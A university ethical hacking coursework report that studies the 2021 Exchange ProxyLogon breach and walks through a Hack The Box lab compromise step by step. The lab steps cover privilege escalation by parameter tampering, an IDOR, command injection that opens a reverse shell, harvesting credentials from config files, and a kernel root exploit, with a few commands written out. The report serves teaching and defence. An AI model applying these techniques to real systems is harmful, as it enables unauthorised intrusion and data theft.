



**Islington college**  
(इरिलिङ्टन कलेज)

**Module Code & Module Title**

**CC6051NI Ethical Hacking**

**Assessment Weightage & Type**

**50% Individual Report**

**Year and Semester**

**2024 Spring**

**Title: Practical Hacking Methods and Techniques**

**Student Name: Sharams Kunwar**

**London Met ID: 21049701**

**College ID: np01nt4a210112**

**Assignment Due Date: 8<sup>th</sup> May 2024**

**Assignment Submission Date: 8<sup>th</sup> May 2024**

**Word Count: 2189**

*I confirm that I understand my report needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a marks of zero will be awarded.*

## **Acknowledgement**

I would like to express my deepest gratitude to all those who supported me in completing my Ethical Hacking Coursework within the given timeframe. My heartfelt thanks go to my module leader, Mr. Aditya Sharma, whose guidance was invaluable. Mr. Sharma not only helped me identify and improve upon my weaknesses but also devoted his precious time to help make this technical report more logical and appealing.

Additionally, I am grateful to Islington College for providing a stimulating environment that enhances learning and fosters creativity through various courses and assignments.

Finally, special thanks to my friends, family, and seniors who were instrumental in clarifying my doubts and assisting me through the challenges I faced during this project.

Sincerely,

Sharams Kunwar

## **Abstract**

In an era where digital threats are rapidly evolving, the imperative for robust cybersecurity measures is undeniable. This report delves into the realm of ethical hacking, a pivotal component in the defensive arsenal against cyber threats. Through a thorough exploration of practical hacking methods and techniques, the document aims to bolster the cybersecurity posture of organizations by identifying, analyzing, preventing, and mitigating potential breaches. Employing a comprehensive literature review, including a detailed case study of the 2021 Microsoft Exchange Server Hack, the report underscores the critical vulnerabilities and sophisticated nature of contemporary cyber-attacks. Further, it demonstrates these hacking techniques in a controlled environment using the Cyber Kill Chain framework to illustrate a step-by-step attack simulation. This educational approach not only reveals the vulnerabilities within systems but also enhances the strategic responses necessary for protection. Conclusively, the report emphasizes the essential role of continuous learning, proactive defense strategies, and the integration of ethical hacking into regular security protocols to effectively safeguard sensitive data and systems against future threats.

## Table of Contents

1	Introduction.....	1
1.1	Subject Matter.....	1
1.2	Aim and Objectives.....	2
1.2.1	Aim .....	2
1.2.2	Objectives .....	2
2	Background and Literature Review .....	3
2.1	Background.....	3
2.2	Literature Review.....	4
2.2.1	Case Study: The 2021 Microsoft Exchange Server Hack.....	4
2.2.2	Analysis.....	5
2.2.3	Relevance .....	5
2.3	Tools and Technologies.....	6
3	Attack Demonstration .....	7
3.1	Phases of Attack.....	7
3.1.1	Reconnaissance .....	7
3.1.2	Weaponization.....	9
3.1.3	Delivery.....	10
3.1.4	Exploitation.....	11
3.1.5	Installation.....	11
3.1.6	Command and Control.....	12
3.1.7	Actions on Objectives .....	12
3.2	Demonstration.....	13
3.3	Recommendation .....	13
4	Conclusion .....	14

4.1	Legal, Ethical and Social Issues.....	14
5	References.....	15
6	Bibliography .....	19
7	Appendix.....	20
7.1	Appendix A: Tools and Technologies (Detailed).....	20
7.2	Appendix B: Phases of Attack (Detailed) .....	22
7.2.1	Reconnaissance: Gathering Information about the target. ....	22
7.2.2	Weaponization: Creating or obtaining a malicious payload. ....	24
7.2.3	Delivery: Transmitting the payload to the target. ....	25
7.2.4	Exploitation: Taking advantage of vulnerabilities to execute the payload. ....	26
7.2.5	Installation: Attack vector is installed on the victim’s system.....	26
7.2.6	Command and Control: Establishing communication with the compromised system. ....	27
7.2.7	Actions on Objectives: Achieving the attacker’s ultimate goal (DarkTrace, 2024). ....	27
7.3	Appendix C: Demonstration (Detailed) .....	28
7.4	Appendix D: Legal, Social and Ethical Issues.....	62
7.4.1	Legal Issues: Impact of the Electronic Transaction Act (ETA 2063) on Ethical Hacking .....	62
7.4.2	Ethical Issues .....	63
7.4.3	Social Issues.....	63

## Table of Figures

Figure 1 Setting up the Lab & Connecting VPN .....	28
Figure 2 Nmap Scan to check for open ports.....	29
Figure 3 Failed Nmap Scan.....	29
Figure 4 Editing /etc/hosts file.....	30
Figure 5 Successful navigation of the page. ....	30
Figure 6 Re-running Nmap Script.....	31
Figure 7 Running FeroxBuster.....	31
Figure 8 Login Page with Error .....	32
Figure 9 Attempting Reflective XSS .....	33
Figure 10 Join Page.....	33
Figure 11 Finding API call for Invite Code Generation.....	34
Figure 12 Retrieving Source code for the JS making the API call. ....	34
Figure 13 Obfuscating and Beautifying JS .....	35
Figure 14 POST request to generate invite code.....	36
Figure 15 Decrypting the ROT13 encrypted message.....	36
Figure 16 Generating the Invite Code.....	37
Figure 17 Registration Page.....	38
Figure 18 Dashboard of the Page.....	39
Figure 19 VPN configuration generation page. ....	40
Figure 20 Burp Suite to capture request. ....	40
Figure 21 Discovering API Routes List.....	41
Figure 22 API Routes in Terminal .....	41
Figure 23 JSON Response for GET request to api/v1/user/auth. ....	42
Figure 24 Regenerating Invite Code .....	42
Figure 25 Parameter Tampering.....	43
Figure 26 Redirected to Login .....	43
Figure 27 Logged in as Admin.....	44
Figure 28 Failed Access Control Exploitation.....	44
Figure 29 Testing IDOR vulnerability. ....	45
Figure 30 Testing VPN Generation.....	46

Figure 31 Code Injection .....	47
Figure 32 Successful Reverse Shell Connection .....	47
Figure 33 Exploring Directories and Env Variables .....	48
Figure 34 Getting into Database .....	49
Figure 35 Searching for Shells.....	50
Figure 36 Exploring Directories in Admin Shell .....	51
Figure 37 Email mentioning Unpatched Vulnerabilities.....	52
Figure 38 Checking Kernel Version.....	52
Figure 39 Searching for Exploits in Datadog .....	53
Figure 40 Searching for Exploits in ExploitDB.....	53
Figure 41 GitHub Repo for Exploit .....	54
Figure 42 GCC compilation error. ....	54
Figure 43 Cloning the GitHub Repo.....	55
Figure 44 Zipping the Repo and Creating the directory to host the Repo. ....	56
Figure 45 Hosting the Repository .....	57
Figure 46 Downloading Exploit into Web Server.....	57
Figure 47 Extracting Zipped Exploit .....	58
Figure 48 Translating the GitHub Repo.....	58
Figure 49 Running the Exploit.....	59
Figure 50 Running another terminal and executing the exploit.....	60
Figure 51 Exploring root directories.....	61
Figure 52 Decoded JSON file. ....	61

## Table of Abbreviations

<b>CISO</b>	<b>Chief Information Security Officers</b>
<b>CIO</b>	<b>Chief Information Officers</b>
<b>CVE</b>	<b>Common Vulnerabilities and Exposures</b>
<b>RCE</b>	<b>Remote Code Execution</b>
<b>ETA</b>	<b>Electronic Transaction Act</b>



# 1 Introduction

## 1.1 Subject Matter

Cybersecurity is a crucial field dedicated to defending digital systems, networks, and sensitive data from malicious attacks, which are becoming increasingly sophisticated and prevalent. As evidenced by a sharp 51% increase in cybersecurity budgets relative to total revenue, from 0.53% to 0.80%, organizations are recognizing the escalating threats and are investing more heavily in protective measures. Despite this, 30% of executives report that these budgets are still insufficient to guarantee robust cybersecurity, highlighting a persistent gap between available resources and the necessary defenses (ThoughtLab, 2024).

Hacking, the act of exploiting system vulnerabilities, plays a dual role in this landscape. While malicious hackers perpetrate 98% of web applications vulnerable to attacks, ethical hackers use similar techniques for defense, identifying flaws in coding which constitute 72% of vulnerabilities (PTSecurity, 2022). This practice, known as ethical hacking, includes penetration testing and vulnerability assessments, vital for preemptive security strategies. For instance, 55% of companies now conduct internal cybersecurity assessments, reflecting a growing reliance on proactive defenses.

However, the challenge remains significant, with a 20.5% increase in material breaches from 2020 to 2021 alone, suggesting that threats are outpacing current cybersecurity measures. This is exacerbated by the startling statistic that 95% of data breaches are due to human error, underlining the critical need for continuous training and improvements in security protocols (MasterCard, 2024).

The role of practical hacking methods, therefore, is not just to defend but also to educate and reinforce the human element of cybersecurity. Organizations increasingly adopt frameworks like Zero Trust architecture, used by 41% of cybersecurity executives, to enhance their security posture. Yet, despite these efforts, only 38% of companies report notable improvements post-breach, and a mere 23% feel that their cybersecurity metrics are well understood by their boards and senior executives (Deloitte, 2021).

Hence, in the evolving cybersecurity landscape, the integration of advanced defensive tactics and ethical hacking methods will be crucial. These practices not only address technical vulnerabilities but also foster a more informed organizational culture against cyber threats.

## **1.2 Aim and Objectives**

### **1.2.1 Aim**

In the light of subject matter, this report aims to improve understanding of ethical hacking methods and techniques. It will demonstrate these methods and offer recommendations to identify, analyze, prevent, and mitigate cybersecurity threats, while considering the implications of ETA 2063.

### **1.2.2 Objectives**

- To explore current trends and their impact on cybersecurity,
- To examine and analyze past incidents of cyber-attacks,
- To provide detailed explanation of the cybersecurity kill chain framework,
- To demonstrate practical hacking methods,
- To propose recommendations for improving cybersecurity measures.
- To explore the ethical, legal, and societal implications inherent in hacking.

## 2 Background and Literature Review

### 2.1 Background

In recent years, the number of security weaknesses, as noted by the (CVE) data, has increased dramatically. In 2022, there were 25,000 new CVEs reported, which averages to about 68.75 each day (Gamblin, 2023). Notably, 404 of these were high-risk vulnerabilities with the highest possible CVSSv3 score of 10.00, suggesting they could allow unauthorized (RCE), which was a noticeable rise compared to the year before (CVEdetails, 2024).

The regular occurrence and serious nature of these vulnerabilities highlight the critical role that penetration testing plays in finding and reducing potential threats. The top five types of vulnerabilities found through penetration testing in 2022 were issues with server security settings, cross-site scripting, flawed access control, exposure of sensitive data, and problems with authentication and session management (Paz, 2022). These types reveal the wide range of potential attack methods that organizations must defend against, requiring advanced defensive strategies that are often based on ethical hacking tactics.

Furthermore, the field of cybersecurity threats is quickly evolving as it starts to include cutting-edge technologies like artificial intelligence. According to the C| EH Threat Report 2024, 83% of ethical hackers have come across AI-driven attacks, marking a significant change in the way attacks are conducted. This shift highlights the necessity for ongoing learning and adjustment in the cybersecurity field (EC-Council, 2024). The U.S. Bureau of Labor Statistics expects a 32% increase in jobs for information security analysts, which includes penetration testers and ethical hackers, from 2022 to 2032 (BLS, 2024). This expected growth reflects the rising demand for skilled professionals who can handle the complex security challenges posed by modern technologies and increasing cyber threats.

Building on these observations, the later section of this report will explore the practical uses of hacking techniques within a safe, ethical framework to show how these skills can be used to improve security postures effectively. By following the cybersecurity kill chain framework, the report aims to reproduce incident of cyber-attack in the past to provide a detailed understanding of how various hacking techniques are used. This thorough approach will not only educate but also help raise awareness and readiness within the cybersecurity community.

## **2.2 Literature Review**

### **2.2.1 Case Study: The 2021 Microsoft Exchange Server Hack**

In early March 2021, Microsoft detected a series of zero-day exploits targeting on-premises versions of Microsoft Exchange Server, affecting over 30,000 US organizations. These exploits allowed attackers to access email accounts and install web shell malware, enabling them to maintain administrative access to the compromised servers (Carlson, 2021).

The attacks were attributed to Hafnium, a previously unidentified Chinese hacking group believed to be state sponsored. Operating from China, Hafnium primarily targeted US organizations across various industries (Wittelman, 2021).

The attackers exploited four critical vulnerabilities—CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065—collectively known as ProxyLogon. These vulnerabilities allowed the attackers to bypass authentication and authorize commands, facilitating unauthorized access to the Exchange servers (Osborne, 2024).

Hafnium's strategy involved stealing credentials or exploiting the vulnerabilities to secure system access, creating a web shell for remote access, and using this access to hijack networks and exfiltrate data. Notably, CVE-2021-26855 was exploited to steal credentials directly from memory (SecureNation, 2021).

The breach had a widespread impact, affecting approximately 250,000 Microsoft customers globally, including sensitive entities like the European Banking Authority and the Norwegian Parliament. While many victims possessed little high-value information, the breach likely allowed access to significant intelligence data. Moreover, the breach raised concerns about subsequent attacks, including potential ransomware campaigns (Novet, 2021).

### **2.2.2 Analysis**

The ProxyLogon vulnerabilities have exposed significant weaknesses in widely used enterprise software, Microsoft Exchange. These vulnerabilities allowed attackers to authenticate as the server itself, highlighting flaws in how software components interact and are secured. The severity of these vulnerabilities is compounded by the central role Exchange servers play in many large organizations.

The sophistication of the attack, as demonstrated by Hafnium, is notable. They employed various techniques, including using stolen credentials and exploiting software vulnerabilities to install web shells, indicating a high level of technical expertise and strategic planning. The use of web shells for persistent access suggests a long-term espionage motive, rather than immediate gains. This underscores the threat posed by state-sponsored actors engaged in prolonged espionage against high-value targets. Additionally, the breach raises concerns about the effectiveness of threat detection and response systems, which failed to prevent the breach until considerable damage had been done.

### **2.2.3 Relevance**

The case study serves as a pivotal real-world example which parallels simulated attack in the demonstration section. The attack has been reproduced in HTB labs, which provides labs for simulating a black-box pen-testing experience and a real-world scenario (Gordon, 2024).

The simulated attack demonstrated in this report utilizes methods similar to that in the Exchange Server Hack, including exploiting known weaknesses, gaining higher levels of access, and maintaining control using web shells. By demonstrating these tactics, the report underscores both the potential seriousness of security breaches and the value of ethical hacking in strengthening defenses. The demonstration attempts to reproduce how attackers gain unauthorized access through security flaws and then execute commands on compromised servers, echoing the cybersecurity challenges. These parallels are crucial for illustrating the ongoing vulnerabilities faced by large corporate systems and the importance of effective penetration testing in identifying and addressing these risks proactively.

## 2.3 Tools and Technologies

- Nmap
- FeroxBuster
- Burp Suite
- cURL
- wget
- CyberChef
- Developer Tools
- JavaScript Obfuscator
- Text Editors
- MySQL Commands
- Exploit Database
- GitHub

*[Note: Thoroughly described in Appendix.]*

### **3 Attack Demonstration**

#### **3.1 Phases of Attack**

The Cyber Kill Chain framework, developed by Lockheed Martin, describes the phases of a cyber-attack from early reconnaissance to the final actions of executing objectives (Lenaerts-Bergmans, 2022). Here's how the attack was conducted based on the seven stages of the model:

##### **3.1.1 Reconnaissance**

###### **Initial Setup and Scanning:**

- VPN connected and laboratory environment prepared.
- Comprehensive observation of the website including its buttons, components, and pages.
- Conducted a stealth SYN scan using Nmap on the website's IP, revealing open ports 22 (SSH) and 80 (HTTP).
- Used another Nmap script to identify the service versions: OpenSSH 8.9p1 on Ubuntu (port 22) and Nginx (port 80).
- Noticed a PHPSESSID cookie during the scan.
- Ran FeroxBuster to detect hidden web resources, with no significant findings.

###### **Webpage Examination:**

- 'Login' and 'Join' pages specifically examined.
- Tested the 'Login' page with invalid credentials and attempted an XSS script injection, both unsuccessful.
- 'Join' page contained a button for invite code entry, analyzed using network tools to understand the backend token generation and verification processes.

**Post-Login:**

- Explored the website for additional insights and higher privilege access post-login.
- Found a 'regenerate' button on the VPN connection page, which interacted with `/api/v1/user/vpn/regenerate` endpoint.
- Discovered other API endpoints revealing potential security flaws:
  - `/api/v1/user/auth` indicated access control issues with parameter tampering.
  - `/api/v1/admin/settings/update` had vulnerabilities that could allow normal users to access admin settings
  - `/api/v1/admin/vpn/generate` had vulnerabilities that could generate VPN configs without proper validation.

**Post-Code Injection Exploration:**

- Accessed directories on the server, finding critical files like `Database.php` and environment configurations revealing database credentials.
- Verified server's database system and user permissions.
- Explored further directories post-admin access, discovering an outdated OverlayFS vulnerability in `/var/mail` under root directory.

**Post-Admin Access:**

- Checked system and kernel version with `uname -a`, found it was outdated (2022).
- Searched for exploits related to the outdated kernel version; found a GitHub repository discussing a gcc compilation error due to the outdated OverlayFS.
- Confirmed gcc compilation failure on the server.



### 3.1.2 Weaponization

#### Post-Login:

- **Exploiting Access Control Vulnerabilities:**
  - Generated a new authentication token.
  - Intercepted and manipulated the request to /user/auth/, adding the parameter is\_admin=1 to elevate privileges.
- **Exploiting IDOR Vulnerability:**
  - Intercepted a request to /admin/settings/update/.
  - Tampered with parameters in the request, attempting to modify the "email" field and change the "is\_admin" flag using the current session ID.
- **Exploiting Command Injection Vulnerability:**
  - Intercepted a request to /admin/vpn/generate/.
  - Injected a Bash command via the username field, exploiting a vulnerability in the parameter handling.

#### Post-Admin Access:

- Cloned a GitHub repository containing exploit code for the CVE-2023-0386 or OverlayFS vulnerability onto the system.
- Prepared to utilize scripts and tools from the repository to exploit the identified kernel vulnerability.

### 3.1.3 Delivery

#### Post-Login:

- **Access Control Vulnerability Attempt:**
  - Sent a tampered POST request to the /user/auth endpoint to attempt admin access elevation by setting is\_admin=1.
  - The attempt was technically successful in sending and receiving a valid response, but failed to actually grant admin rights as verified by the unchanged is\_admin status.
- **Successful IDOR Vulnerability Exploit:**
  - Sent a tampered PUT request to /admin/settings/update/, successfully modifying user data to grant admin status.
  - The server confirmed the change with an HTTP 200 status and the user data returned included confirmation of admin status. This was further verified by viewing the updated users table.
- **Successful Command Injection Exploit:**
  - Sent a tampered POST request to /admin/vpn/generate/, injecting a command to initiate a reverse shell.
  - The server executed the command, confirmed by an HTTP 200 status, and successfully opened a reverse shell to the attacker's machine.

#### Post-Admin Access:

- Converted the cloned exploit repository to a .tar file and stored it in the www directory.
- Initialized a server on port 8000 to serve the exploit repository.
- Successfully retrieved the served repository in the established reverse shell using the wget command, preparing for further exploitation of the system.

### 3.1.4 Exploitation

#### Pre-Login Exploitation:

- Made a POST request using cURL to an API endpoint, which returned an ROT13 encrypted message.
- Decrypted the ROT13 message, which instructed to make another POST request to a different endpoint to generate an invite code.
- The second POST request returned a Base64 encoded string, which was decoded to obtain the invite code.
- Successfully registered using the decoded invite code and logged into the system, accessing the user dashboard.

#### Post-Code Injection:

- Accessed the database server using previously discovered database information.
- Retrieved user credentials from the users table within the htb\_prod database, enabling potential further data exfiltration or manipulation.
- Used known admin credentials to switch user context to admin, gaining higher privileges and access to the admin shell.

#### Post-Admin Access:

- Extracted and followed instructions from the readme file in the GitHub repository.
- Compiled all files in the directory using the make all command.
- Executed the exploit ./fuse ./ovlcap/lower ./gc in one terminal, and in another terminal, SSH'd into the server as admin using previously discovered credentials.
- Ran the ./exp file, successfully achieving privilege escalation and gaining root access.

### 3.1.5 Installation

- No backdoors were installed,

### 3.1.6 Command and Control

#### Post-Code Injection:

- Established a successful reverse shell connection, gaining command line access to the server hosting the application.
- Executed commands on the server to explore directories and files, confirming complete control over the server.

### 3.1.7 Actions on Objectives

- After achieving root access, a file named 'thank\_you.json' was discovered.
- Decoding this file revealed a message from HTB, expressing gratitude towards its community and congratulating on the successful completion of the lab.
- The ultimate goal of the attack was to complete the lab successfully, avoiding potential alternative actions like data exfiltration or destruction.

*[Note: Each phase has been described in detail in [Appendix.](#)]*

### 3.2 Demonstration

*[Note: Step-by-Step demonstration of the attack is documented in detail in [Appendix.](#)]*

### 3.3 Recommendation

Following security postures could be implemented to mitigate such attacks:

- Reduce public and network-exposed information.
- Isolate critical assets to prevent lateral movement.
- Deploy IDS to detect abnormal activities.
- Keep systems updated to close security gaps.
- Use advanced solutions to protect endpoints.
- Implement code sanitation and input validation.
- Regularly scan and fix vulnerabilities.
- Minimize user and service account privileges.
- Control executable and script execution.
- Monitor system and configuration changes.
- Control and monitor traffic to prevent data leaks.
- Use DNS filtering to block malicious requests.
- Implement tools to monitor and control data transfers.
- Develop and regularly update response strategies.
- Educate employees on security best practices.
- Perform audits and penetration tests to identify weaknesses.

## 4 Conclusion

This report has thoroughly examined ethical hacking and its essential role in strengthening cybersecurity defenses against complex threats. It discusses both theoretical aspects and practical uses of ethical hacking to pinpoint weaknesses, avert cyber-attacks, and reduce damage.

A significant observation from the report is the continuous risk of cyber threats, highlighted by the 2021 Microsoft Exchange Server Hack case study. This example showed the potential magnitude of cyber-attacks and the existing security lapses that ethical hacking can address. Practical tests using the Cyber Kill Chain model also showed the intricate nature of security breaches and the need for ongoing vigilance in security practices. The report suggests several important steps: enhancing training for the human aspect of security, regularly updating systems to close security gaps, and using ethical hacking proactively in cybersecurity strategies. Ethical hacking is not just about technical defenses; it also involves ethical, legal, and social considerations. The report calls for a balanced approach that adheres to legal and ethical standards while effectively managing cyber risks. The findings reinforce that cybersecurity is an evolving field requiring continuous education, adaptation, and robust security tactics. Ethical hacking is crucial for both defensive and proactive strategies, enhancing the overall security landscape and contributing to a safer digital environment.

In summary, the report deepens the understanding of ethical hacking's vital role in improving cybersecurity practices, emphasizing the need for ongoing learning, innovation, and strategic planning in combating cyber threats.

### 4.1 Legal, Ethical and Social Issues

The legal, ethical, and social issues that may have arisen during the completion of the report have been thoroughly explained in the [Appendix](#).

## 5 References

- BLS, 2024. *Information Security Analysts*. [Online]  
Available at: <https://www.bls.gov/ooh/computer-and-information-technology/information-security-analysts.htm>  
[Accessed 2024].
- Carlson, B., 2021. *The Microsoft Exchange Server hack: A timeline*. [Online]  
Available at: <https://www.csoonline.com/article/570653/the-microsoft-exchange-server-hack-a-timeline.html>  
[Accessed 2024].
- Code Beautify, 2024. *JavaScript Obfuscator*. [Online]  
Available at: <https://codebeautify.org/javascript-obfuscator>  
[Accessed 2024].
- CVEdetails, 2024. *Security Vulnerabilities, CVEs, published since 2023-05-05*. [Online]  
Available at: [https://www.cvedetails.com/vulnerability-list.php?vendor\\_id=0&product\\_id=0&version\\_id=0&page=9&hasexp=0&mp;opdos=0&opoc=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdir=0&opmemc=0&ophttps=0&opby](https://www.cvedetails.com/vulnerability-list.php?vendor_id=0&product_id=0&version_id=0&page=9&hasexp=0&mp;opdos=0&opoc=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdir=0&opmemc=0&ophttps=0&opby)  
[Accessed 2024].
- DarkTrace, 2024. *What is the Cyber Kill Chain?*. [Online]  
Available at: <https://darktrace.com/cyber-ai-glossary/cyber-kill-chain#:~:text=Reconnaissance%3A%20Gathering%20information%20about%20the,the%20payload%20to%20the%20target.>  
[Accessed 2024].
- Deloitte, 2021. *2021 Future of Cyber Survey*. [Online]  
Available at: <https://www.deloitte.com/content/dam/assets-zone1/nz/en/docs/services/risk-advisory/2023/the-future-of-cyber-survey-report.pdf>  
[Accessed 2024].

EC-Council, 2024. *Global Ethical Hacking Report: 83% of Ethical Hackers Experience AI-Driven Attacks*. [Online]

Available at: <https://www.eccouncil.org/press-releases/eccouncil-ceh-threat-report-2024-ai-and-cybersecurity-report/>

[Accessed 2024].

Exploit Database, 2024. *Exploit Database*. [Online]  
Available at: <https://www.exploit-db.com/>

[Accessed 2024].

Gamblin, J., 2023. *2022 CVE Data Review*. [Online]  
Available at: <https://jerrygamblin.com/2023/01/01/2022-cve-data-review/>

[Accessed 2024].

GeeksforGeeks, 2022. *What is Burp Suite?*. [Online]  
Available at: <https://www.geeksforgeeks.org/what-is-burp-suite/>

[Accessed 2024].

Gordon, R., 2024. *Introduction to Hack The Box*. [Online]  
Available at: <https://help.hackthebox.com/en/articles/5185158-introduction-to-hack-the-box>

[Accessed 2024].

Juviler, J., 2024. *What Is GitHub? (And What Is It Used For?)*. [Online]  
Available at: <https://blog.hubspot.com/website/what-is-github-used-for>

[Accessed 2024].

Juvlier, J., 2024. *What is the cURL Command?*. [Online]  
Available at: <https://blog.hubspot.com/website/curl-command>

[Accessed 2024].

Kali, 2024. *Feroxbuster*. [Online]  
Available at: <https://www.kali.org/tools/feroxbuster/>

[Accessed 2024].



Lenaerts-Bergmans, B., 2022. *What is the Cyber Kill Chain?*. [Online]  
Available at: <https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/>  
[Accessed 2024].

MasterCard, 2024. *Cybercriminals pose a real threat to you and your business*. [Online]  
Available at: <https://www.mastercard.us/en-us/business/overview/safety-and-security/trust-center.html>  
[Accessed 2024].

Nmap, 2024. *Nmap: Discover your network*. [Online]  
Available at: <https://nmap.org/>  
[Accessed 2024].

Novet, J., 2021. *Microsoft's big email hack: What happened, who did it, and why it matters*. [Online]  
Available at: <https://www.cnbc.com/2021/03/09/microsoft-exchange-hack-explained.html>  
[Accessed 2024].

Osborne, C., 2024. *Everything you need to know about the Microsoft Exchange Server hack*. [Online]  
Available at: <https://www.zdnet.com/article/everything-you-need-to-know-about-microsoft-exchange-server-hack/>  
[Accessed 2024].

Pandey, A., 2023. *CyberChef : Cyber Swiss Army Knife*. [Online]  
Available at: <https://medium.com/@adarshpandey180/cyberchef-cyber-swiss-army-knife-d074891e8981>  
[Accessed 2024].

Paz, J., 2022. *The State of Pentesting 2022: How Labor Shortages are Impacting Cybersecurity & Developer Professionals*. [Online]  
Available at: <https://www.cobalt.io/blog/the-state-of-pentesting-2022-how-labor-shortages-are-impacting-cybersecurity-and-developer-professionals>  
[Accessed 2024].

PTSecurity, 2022. *Threats and vulnerabilities in web applications 2020–2021*. [Online]  
Available at: <https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020-2021/>  
[Accessed 2024].

SecureNation, 2021. *The Exchange Server Hack: What to Know — And Do — In Its Aftermath*. [Online]  
Available at: <https://securenation.net/2021/07/29/the-exchange-server-hack-what-to-know-and-do-in-its-aftermath/>  
[Accessed 2024].

TEPC, 2008. *The Electronic Transactions Act, 2063 (2008)*. [Online]  
Available at: <http://www.tepc.gov.np/uploads/files/12the-electronic-transaction-act55.pdf>  
[Accessed 2024].

ThoughtLab, 2024. *Cybersecurity Solutions for a Riskier World*. [Online]  
Available at: <https://thoughtlabgroup.com/cyber-solutions-riskier-world/>  
[Accessed 2024].

W3Schools, 2024. *Introduction to MySQL*. [Online]  
Available at: [https://www.w3schools.com/mysql/mysql\\_intro.asp](https://www.w3schools.com/mysql/mysql_intro.asp)  
[Accessed 2024].

Witteman, E., 2021. *Microsoft Exchange Server hacked, what are the consequences?*. [Online]  
Available at: <https://www.techzine.eu/blogs/privacy-compliance/56916/microsoft-exchange-server-hacked-what-are-the-consequences/>  
[Accessed 2024].

## 6 Bibliography

Braue, D., 2021. *Global Cybersecurity Spending To Exceed \$1.75 Trillion From 2021-2025*. [Online]

Available at: <https://cybersecurityventures.com/cybersecurity-spending-2021-2025/>  
[Accessed 2024].

IBM, 2022. *X-Force Threat Intelligence Index 2022*. [Online]

Available at: <https://www.ibm.com/downloads/cas/ADLMYLAZ>  
[Accessed 2024].

PwC, 2022. *2022 Global Digital Trust Insights*. [Online]

Available at: <https://www.pwc.se/sv/pdf-reports/cybersecurity/cyber-global-digital-trust-insights-2022.pdf>  
[Accessed 2024].

Walker, K., 2021. *Why we're committing \$10 billion to advance cybersecurity*. [Online]

Available at: <https://blog.google/technology/safety-security/why-were-committing-10-billion-to-advance-cybersecurity/>  
[Accessed 2024].

## 7 Appendix

### 7.1 Appendix A: Tools and Technologies (Detailed)

- Nmap

Nmap ("Network Mapper") is a free and open-source utility for network discovery and security auditing (Nmap, 2024). This network scanner tool was used for network discovery and security auditing. Nmap was particularly useful for performing tasks such as port scanning, identifying services running on hosts, and service version detection.

- FeroxBuster

Feroxbuster is a tool designed to perform Forced Browsing. Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the web application but are still accessible by an attacker. Feroxbuster uses brute force combined with a wordlist to search for unlinked content in target directories (Kali, 2024). This tool helps in identifying accessible resources that are not linked within the web application's pages.

- Burp Suite

An integrated platform used for performing security testing of web applications. It includes a variety of tools with capabilities ranging from intercepting requests and responses in network traffic, modifying them, and resending them to the server (GeeksforGeeks, 2022).

- cURL

A command-line tool used to transfer data using various network protocols (Juvlier, 2024). In your demonstrations, cURL was used for making direct API calls to simulate actions like invite code generation and checking for command injection vulnerabilities.

- CyberChef

An online tool used for demonstrating a simple text transformation encryption method (Pandey, 2023). Techniques were used to encode or decode data, which is often needed in handling data retrieved or sent to web servers.

- Developer Tools

Integrated tools within web browsers that help in inspecting the HTML and JavaScript of a webpage, observing the network calls, and debugging the interactions with the web server.

- JavaScript Obfuscator  
Used to analyze client-side scripts and understand web applications' logic, especially for tasks like invite code generation and authentication processes (Code Beautify, 2024).
- Text Editors  
Used for editing system files like the hosts file, essential for redirecting traffic to specific IP addresses during testing.
- MySQL Commands  
Database management commands were crucial for accessing and manipulating data directly from the database, providing insights into data vulnerabilities (W3Schools, 2024).
- Exploit Database  
A resource used to search for known exploits that could potentially be used to target specific vulnerabilities identified during the scanning and enumeration phases (Exploit Database, 2024).
- GitHub  
Source for retrieving exploit code, particularly useful for obtaining scripts and tools needed to exploit identified vulnerabilities (Juviler, 2024).

[Back to Report](#)

## 7.2 Appendix B: Phases of Attack (Detailed)

### 7.2.1 Reconnaissance: Gathering Information about the target.

#### Before logging in:

After connecting to VPN and setting up the lab, the website was thoroughly looked, its components, buttons, pages, etc.

Then, stealth SYN scan was scanned against the IP address of the website using Nmap, which revealed two open ports: 22 and 80. Then, another Nmap script was executed to detect service versions on the ports. SSH was running on port 22 with OpenSSH 8.9p1 on ubuntu and port 80 was served by Nginx. Also, a PHPSESSID cookie was mentioned in the output. Simultaneously, FeroxBuster was also run to find hidden resources that aren't linked by the web application. However, no significant findings were made.

The notable features of the webpage were 'Login' and 'Join' pages. Login page was tested via inputting invalid credentials, followed by an attempt to inject XSS script. Both were unsuccessful.

In the 'Join' page, there was button to input invite code, which would likely be validated, and allow validated tokens to be registered. Upon analyzing, network activity of the page, with the motive of understanding backend logic for generation of tokens, it was seen making request to an API using JavaScript. The script was later obfuscated and beautified to discover the script made two function calls, one to make invite code (makeInviteCode) and the other to verify invite code (verifyInviteCode), to two different API endpoints.

**After Logging in:**

The recon phase was again initiated after logging in, to gain higher privileges. The website was further explored, to gain additional insights. Upon clicking the access tab, a page detailing how to connect to their labs via VPN. There was a button named 'regenerate' which would provide VPN configuration to the users.

The site was again opened in Burp Suite, and the request was captured after clicking regenerate button. It was seen making request to `/api/v1/user/vpn/regenerate` endpoint. Nothing interesting was discovered.

Then, experiments were done to attempt to navigate to different paths. Eventually, under path `/api/v1/`, api's route lists were discovered.

**api/v1/user/auth:** The JSON response to an authentication check under, displayed the logged in user is not an admin. The access control could potentially be violated, by tampering with the parameter.

**api/v1/admin/settings/update:** The endpoint accepts PUT request accepting and potentially updating user parameters, which could lead to normal user accessing admin credentials, i.e., IDOR vulnerability.

**api/v1/admin/vpn/generate:** The endpoint provides VPN configuration, upon providing username of the user. A random username was inserted to test validation, it still generated configuration, indicating a potential for command injection.

**After code injection:**

Directories from the server were explored, including key files like Database.php and environment configuration. Exploring environment configuration revealed database credentials.

**'Which mysql'** command was executed to check if the database server was mysql.

**'cat /etc/passwd | grep sh\$'** command was executed to list all users who have a shell (like bash) as their default shell, along with users that can login. The output displayed a list of users such as root, data, and admin, along with their home directories and assigned shells.

**After gaining access to admin shell:**

Directories were explored further, nothing interesting was discovered, until under root directory, inside /var/mail, a mail about unpatched OverlayFS was found. Then, the system and kernel version were checked, using command '**uname -a**'. The version hadn't been updated since 2022.

